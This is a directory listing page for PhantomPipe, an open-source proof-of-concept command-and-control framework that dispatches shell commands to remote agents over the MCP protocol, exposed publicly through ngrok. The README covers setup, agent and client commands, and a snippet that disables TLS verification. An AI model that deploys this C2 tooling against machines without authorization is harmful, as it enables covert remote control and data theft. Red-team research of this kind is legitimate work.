About Phantompipe
Phantompipe is an MCP server published by mbhatt1 in the Developer Tools category: a proof‑of‑concept C2 framework that uses Server‑Sent Events (SSE) and the MCP protocol for agent registration, command dispatch, and result collection. By tunneling through ngrok, you can quickly expose your C2 server to the public internet for rapid testing and demonstration.
The repository has 34 stars and 5 forks, with the last commit a year ago. Six months or more without a commit doesn't mean the server is broken, but check the open issues before depending on it in production.
Install
git clone https://github.com/mbhatt1/PhantomPipeThis server has no ConduID identity, so agent calls to it are not receipted. Pin the version you install and review the source before granting it credentials.
Ask AI
Ask AI about Phantompipe
Powered by Claude · Grounded in docs
Security checks
Static checks derived from the repository 6 days ago. Heuristics on the source, not an audit.
- ✓README presentThe repository ships documentation.
- ✓License declaredUsable under a stated license.
- !Tests presentNo tests found. Behaviour changes may go unnoticed between versions.
- !Dependencies pinnedNo lockfile. Installs can pull different code over time.
- ✓No dynamic code executionSource scan found no eval, dynamic Function, or shell execution.
- !Scoped permissionsDoesn't declare a permission scope. Assume it can do anything its process can.
README
👻🎩📡PhantomPipe: MCP C2
Lightweight Command & Control over the MCP protocol, exposed via ngrok
A proof‑of‑concept C2 framework that uses Server‑Sent Events (SSE) and the MCP protocol for agent registration, command dispatch, and result collection. By tunneling through ngrok, you can quickly expose your C2 server to the public internet for rapid testing and demonstration.
Table of Contents
- Architecture
- Detailed Diagram
- Diagram Explanation
- Prerequisites
- Installation
- ngrok Setup
- Usage
- Tool Definitions
- Configuration
- Contributing
- License
Architecture
At a high level, MCP C2 comprises three components:
-
Server (
server.py)- FastMCP application listening on port 8000
- In-memory stores for agents, command queue, and results
- Exposes MCP tools over SSE at
/mcp
-
Agent (
agent.py)- Connects via SSE, registers itself, polls for commands, executes them locally, and uploads results
-
CLI Client (
client.py)- Enqueues commands for agents
- Fetches full command/result history
All communication goes over the public SSE endpoint provided by ngrok.
Detailed Flow
flowchart TD
%% ────────────────────── Local server ──────────────────────
subgraph Local_Server["Local Server"]
direction TB
Srv["server.py<br/>FastMCP @ port 8000"]
Stores["In‑memory Stores:<br/>• agents<br/>• command_queue<br/>• results"]
Tools["Registered MCP Tools:<br/>• register_agent()<br/>• enqueue_command()<br/>• get_next_command()<br/>• upload_result()<br/>• get_results()"]
Srv --> Stores
Srv --> Tools
end
%% ────────────────────── ngrok tunnel ──────────────────────
subgraph Ngrok_Tunnel["ngrok Tunnel"]
NG["ngrok<br/>https\://YOUR_ID.ngrok.io ↔ localhost:8000"]
end
%% ────────────────────── public SSE endpoint ───────────────
subgraph Public_SSE["Public SSE Endpoint"]
Pub["/mcp on https\://YOUR_ID.ngrok.io"]
end
%% ────────────────────── agents (× N) ──────────────────────
subgraph Agents["Agents (agent.py) × N"]
direction TB
A1["1\\. SSE connect → /mcp"]
A2["2\\. JSON‑RPC → register_agent(id)"]
A3["3\\. Loop: get_next_command()"]
A4["4\\. Execute shell command"]
A5["5\\. JSON‑RPC → upload_result()"]
A1 --> A2 --> A3 --> A4 --> A5 --> A3
end
%% ────────────────────── CLI client ────────────────────────
subgraph CLI["CLI Client (client.py)"]
direction TB
C1["Enqueue:<br/>JSON‑RPC → enqueue_command(agent_id, cmd, args)"]
C2["Fetch:<br/>JSON‑RPC → get_results(agent_id)"]
end
%% ────────────────────── communication flows ───────────────
Srv -- listens on port 8000 --> Ngrok_Tunnel
Ngrok_Tunnel -- forwards port --> Public_SSE
Public_SSE -- SSE + RPC --> Agents
Agents -- RPC --> Public_SSE
Public_SSE -- RPC --> CLI
CLI -- RPC --> Public_SSE
%% ────────────────────── tool interactions ─────────────────
Public_SSE -- register_agent --> Tools
Tools -- store agent --> Stores
Public_SSE -- enqueue_command --> Tools
Tools -- append command --> Stores
Public_SSE -- get_next_command --> Tools
Tools -- read command --> Stores
Public_SSE -- upload_result --> Tools
Tools -- write result --> Stores
Public_SSE -- get_results --> Tools
Tools -- read results --> Stores
Diagram Explanation
- Local Server
server.pyruns a FastMCP app on port 8000.- In‑Memory Stores hold registered agents, pending commands, and uploaded results.
- MCP Tools implement the core API:
register_agent(agent_id)
enqueue_command(agent_id, command, args)get_next_command(agent_id)upload_result(agent_id, command_id, exit_code, output)get_results(agent_id)
-
ngrok Tunnel
- Maps your local port 8000 to a public URL (
https://<ID>.ngrok.io). - Can be auto‑launched by
server.pyor manually via:ngrok http 8000 --region=us
- Maps your local port 8000 to a public URL (
-
Public SSE Endpoint
- Clients connect to
/mcpat the ngrok URL for SSE streams and JSON‑RPC tool calls.
- Clients connect to
-
Agent (
agent.py)- Establishes SSE connection.
- Calls
register_agent(). - Loops: fetches next command (
get_next_command()), runs it locally, and uploads the output (upload_result()).
-
CLI Client (
client.py)- Uses the same SSE endpoint to dispatch (
enqueue_command()) or retrieve (get_results()) work.
- Uses the same SSE endpoint to dispatch (
-
Communication Arrows
- Server → ngrok: local port 8000 is forwarded.
- ngrok → Public: exposes it to the internet.
- Public → Agent/CLI: SSE stream and RPC calls.
- Agent/CLI → Public: RPC calls back to the server.
Prerequisites
- Python 3.8+
- pip
- ngrok (installed and on your PATH)
- Python packages:
pip install mcp pyngrok certifi
Installation
- Clone the repository
git clone https://github.com/mbhatt1/PhantomPipe.git cd PhantomPipe - Set up a virtual environment & install dependencies
python3 -m venv venv
source venv/bin/activate
pip install --upgrade pip
pip install mcp pyngrok certifi
ngrok Setup
- Authenticate your ngrok account
ngrok authtoken YOUR_NGROK_AUTH_TOKEN - Expose local port 8000
Theserver.pyscript auto‑launches ngrok. To run manually:
Note the Forwarding URL (e.g.ngrok http 8000 --region=ushttps://abcd1234.ngrok.io) and append/mcpfor clients.
Usage
Start the Server
python server.py
- Binds FastMCP on port 8000.
- Launches ngrok and prints:
[i] Starting ngrok tunnel on port 8000...
[i] Public URL: https://<ID>.ngrok.io/mcp
Run the Agent
python agent.py \
  --server-url https://<ID>.ngrok.io \
  --agent-id myagent
- Registers agent
myagent. - Polls for commands, executes them, and uploads results.
Enqueue Commands (CLI)
python client.py \
  --server-url https://<ID>.ngrok.io \
  --agent-id myagent \
  --command whoami \
  --args -a -b
- Dispatches
whoami -a -btomyagent.
Fetch History (CLI)
python client.py \
  --server-url https://<ID>.ngrok.io \
  --agent-id myagent \
  --history
- Retrieves and prints all past command results for
myagent.
Tool Definitions
| Tool Name | Input Params | Output |
|---|---|---|
register_agent |
{ agent_id: string } |
{ ok: true } |
enqueue_command |
{ agent_id, command: string, args: string[] } |
{ ok: true } |
get_next_command |
{ agent_id: string } |
{ command_id, command, args } or empty fields |
upload_result |
{ agent_id, command_id, exit_code: int, output: string } |
{ ok: true } |
get_results |
{ agent_id: string } |
[{ command_id, exit_code, output, completed_at }] |
Configuration
- SSL/TLS
Usescertififor CA bundle on macOS.
To disable verification (self‑signed certs):import ssl ssl._create_default_https_context = ssl._create_unverified_context - Agent ID
Defaults to the machine’s hostname; override with--agent-id. - Persistence
In-memory only (proof‑of‑concept).
Contributing
- Fork the repository
- Create a feature branch:
git checkout -b feature/your-feature - Commit & push your changes:
git push origin feature/your-feature - Open a Pull Request
License
This project is licensed under the MIT License. See LICENSE for details.

Youtube Demo
© 2025 Shrewd. Play nice; hack hard.
README fetched from the repository 6 days ago. The original is authoritative.